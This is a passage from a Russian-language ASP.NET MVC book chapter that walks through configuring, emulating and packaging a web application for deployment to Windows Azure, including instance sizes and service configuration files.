


Рисунок 21-13: Загрузка и установка Windows Azure Tools займет, возможно, от 2 до 5 минут



Рисунок 21-14: Различные компоненты, установленные для локального Azure тестирования




После установки инструментов Windows Azure Tools мы можем начать использовать их для того, чтобы настроить наше приложение для развертывания. Перезагрузите Visual Studio и продолжите работу, выполняя следующие шаги.

21.5.2. Настройка приложения для развертывания с помощью Azure

Для того чтобы настроить наше приложение для жизни в Windows Azure, нам необходимо добавить Azure проект в наше Visual Studio решение. Несмотря на то, что можно настроить и упаковать приложения для развертывания без изменения источника, использование этого типа проекта Visual Studio является довольно удобным и простым. Если вам нужно настроить ваше приложение без изменения Visual Studio решения или любой из директорий источника, то вы можете сделать это, используя средства командной строки в SDK. Это прогрессивный вопрос, который не рассматривается здесь. Обратитесь к книге "Azure в действии" Криса Хэя и Брайана Принца за тем, чтобы узнать более подробную информацию об этой методике.


Рисунок 21-15 демонстрирует нам, где найти Azure проект для добавления в наше решение.

Рисунок 21-15: Добавьте в решение новый Windows Azure проект рядом с вашим существующим ASP.NET MVC проектом




При добавлении этого проекта в существующее решение позаботьтесь о том, чтобы не нажать кнопку OK в окне, продемонстрированном на рисунке 21-16. Если вы это сделаете, то вы случайно создадите новое веб-приложение. Нажмите Cancel, а затем мы настроим еще некоторые вещи.

Рисунок 21-16: Отмените это окно. При нажатии на кнопку OK создается новое веб-приложение




Теперь, когда у нас есть Azure проект, мы настроим его так, чтобы он знал, как упаковывать наше веб-приложение. На рисунке 21-17 вы можете видеть, что этот проект очень отличается от ASP.NET MVC проекта или от проекта любого другого типа. Он существует только для того, чтобы вмещать в себе настройки для упаковки и развертывания других приложений в решении.

Рисунок 21-17: Нажмите правой кнопкой мыши на Roles, чтобы связать веб-приложение с настройками Azure развертывания




Для того чтобы настроить Azure проект таким образом, чтобы он знал о веб-приложении, в **Solution Explorer** нажмите правой кнопкой мыши на папке Roles и выберите пункт Add > Web Role Project. После выбора вашего приложения (в данном случае HostingSample) ваш экран будет выглядеть так, как это показано на рисунке 21-18.

Рисунок 21-18: Демонстрирует веб-приложение, сконфигурированное как веб-роль в Azure проекте



Запись HostingSample внутри элемента Roles является особенной. Она содержит скриншот свойств для того, чтобы помочь настроить два продемонстрированных конфигурационных файла. Нажмите Alt+Enter или просто нажмите правую кнопку мыши для вызова экрана, продемонстрированного на рисунке 21-19.

Рисунок 21-19: В свойствах мы можем выбрать наши опции Azure



Мы изменим Instance Count на 4 и установим в качестве VM Size значение Small. В рамках четырех небольших экземпляров мы будем иметь 4 виртуализированных сервера, каждый из которых имеет 1.6 GHz CPU, 1.75 GB RAM и 165 GB места на жестком диске, и запускается в облаке следом за балансировщиком нагрузки.

В таблице 21-1 продемонстрированы все спецификации экземпляров во время публикации. Visual Studio помечает их "VM size", а Windows Azure помечает их "compute instance size". Оба термина обозначают одно и то же.

Таблица 21-1: Размеры вычислительных экземпляров во время записи

Размер вычислительного экземпляра	CPU	Память	Хранилище экземпляров	Производительность операций ввода-вывода	Стоимость в час
Extra Small	1.0 GHz	768 MB	20 GB	Low	\$ 0.02
Small	1.6 GHz	1.75 GB	165 GB	Moderate	\$ 0.12
Medium	2 x 1.6 GHz	3.5 GB	340 GB	High	\$ 0.24
Large	4 x 1.6 GHz	7 GB	850 GB	High	\$ 0.48
Extra Large	8 x 1.6 GHz	14 GB	1,890 GB	High	\$ 0.96

Следующий шаг познакомит вас с примером разработки в Windows Azure. Одной из проблем, связанной с Azure, является локальная разработка в том случае, когда мы знаем, что наше приложение будет запускаться в конфигурации веб-фермы из четырех серверов.

Для того чтобы приступить к запуску и отладке, воспользуйтесь Ctrl-F5, чтобы запустить Azure проект. Visual Studio запустит *development fabric* (устройство разработки), которое эмулирует составные веб-серверы, связанные вместе при помощи балансировщика загрузки. Термин *development fabric* обозначает Windows Azure Emulator, в который входят 2 эмулятора, поставляемые с Azure SDK. При установке инструментов Windows Azure Tools вы установили эти эмуляторы:

- *Compute emulator* (эмоджулятор вычисления) – эмулирует виртуальные серверы, которые запускают веб-приложения и worker-задания
- *Storage emulator* (эмоджулятор хранения) – эмулирует провайдеров хранилища, которые могут использоваться

Несмотря на то, что новая система сворачивает появляющуюся иконку, вы можете выбрать Show Compute Emulator UI и увидеть консольное окно четырех запущенных экземпляров, как это продемонстрировано на рисунке 21-20. На рисунке 21-21 продемонстрирован текст, который записывается в консольное окно экземпляра 0.

Рисунок 21-20: Windows Azure Emulator дает нам возможность протестировать наше приложение в среде со сбалансированной нагрузкой




Рисунок 21-21: Экземпляры Azure обеспечивают заглушки для выполнения кода этих трех событий

```
[fabric] Role Instance: deployment
(0).AzureHosting.HostingSample.0
[fabric] Role state Busy
[runtime] Role entrypoint . CALLING OnStart()
[runtime] Role entrypoint . COMPLETED OnStart()
[runtime] Role entrypoint . CALLING Run()
[fabric] Role state Started
```

При настройке проекта для развертывания на Azure вы будете выполнять запуск и отладку локально в Windows Azure Emulator вместо локального сервера веб-разработки или IIS Express. Это позволяет вам выполнять отладку в среде, которая очень близка к *data*-центру Azure.

Когда мы настраивали наше тестовое приложение как веб-роль и создавали 4 маленьких экземпляра, инструментальные средства Azure настраивали следующие файлы:

- *ServiceConfiguration.cscfg* – содержит значения для настроек, заданные в файле определения и настройки индивидуальных ролей
- *ServiceDefinition.csdef* – определяет роли и настройки для хостинговой службы


Для базовой разработки не нужна настройка этих файлов, потому что инструментарий добавляет для вас правильные настройки, но как только вы все чаще и чаще начнете развертывать на Azure, вам захочется ознакомиться со схемой этих файлов. Что касается веб-приложений, вы можете принять решение о том, чтобы хранить простые значения такие, как адрес SMTP сервера, либо в файле *web.config*, либо в файле *ServiceConfiguration.cscfg*.

Файл *web.config* используется только для веб-ролей, поэтому если вам нужна настройка, доступная также и для *worker*-ролей таких, как пакетные задания, вам необходимо переместить настройку вверх на один уровень в файл *ServiceConfiguration.cscfg*. Кроме того, вы можете обновить файл

ServiceConfiguration.cscfg без повторного развертывания вашего приложения. Обновление этого файла приведет к перезагрузке приложения, но для этого не требуется полное повторное развертывание. В рамках Azure изменение любого файла, развернутого в экземпляр, такого, как файл *web.config*, требует повторного развертывания для того, чтобы впихнуть новый файл в экземпляры.

На данном этапе мы имеем приложение, которое запускается локально в Windows Azure Emulator. На рисунке 21-20 вы можете увидеть 4 экземпляра, но я тестирую приложение с 20 запущенными локально экземплярами (см. рисунки 21-22) до тех пор, пока моя рабочая станция Intel Core i7, 8 GB RAM не начала замедляться. Вы можете видеть, что у четырех экземпляров есть проблемы нехватки вычислительных ресурсов.

Рисунок 21-22: Вы можете запустить в Windows Azure Emulator много экземпляров, но вам необходим для этого мощный компьютер




Давайте перейдем от локального запуска к развертыванию нашего приложения в облаке.

21.5.3. Упаковка и развертывание вашего приложения

На данный момент ваше приложение работает локально с помощью Azure Compute Emulator. Что касается Azure 1.6, то для образов серверов в data-центрах не установлена ASP.NET MVC 4. Для них установлена ASP.NET MVC 3. Это означает, что в них отсутствуют некоторые другие используемые нами сборки. Чтобы наше приложение работало правильно, нам необходимо убедиться в том, что вместе с нашим приложением развернуты необходимые сборки.


Для настройки нашего приложения таким образом, чтобы оно развертывалось с необходимыми сборками, выберите Project > Add Deployable Dependencies из меню Visual Studio, как это продемонстрировано на рисунке 21-23.

Рисунок 21-23: Добавление разворачиваемых зависимостей необходимо для того, чтобы развертывать сборки MVC 4 на образы Azure сервера



Нам необходимо выбрать вариант ASP.NET MVC, как это показано на рисунке 21-24, для включения MVC сборок в наш пакет развертывания. Не сбивайтесь с толку тем, что во второй вариант входит Razor – ASP.NET MVC также включает в себя Razor. Второй вариант подходит для ASP.NET Web Pages сайта, который создан с помощью Web Matrix, простейшего инструмента веб-разработки, также от компании Microsoft.

Рисунок 21-24: Выбор первого варианта включает сборки ASP.NET MVC 4 в наш Azure пакет развертывания



Последний шаг перед тем, как мы сможем выполнить развертывание на Windows Azure, – создание пакета развертывания. В Visual Studio выберите Build > Publish AzureHosting, как это показано на рисунке 21-25. Вы увидите диалоговое окно, продемонстрированное на рисунке 21-26.

Рисунок 21-25: Package – это действие, которое создает пакет развертывания






Рисунок 21-26: Выберите конфигурацию службы и сборки



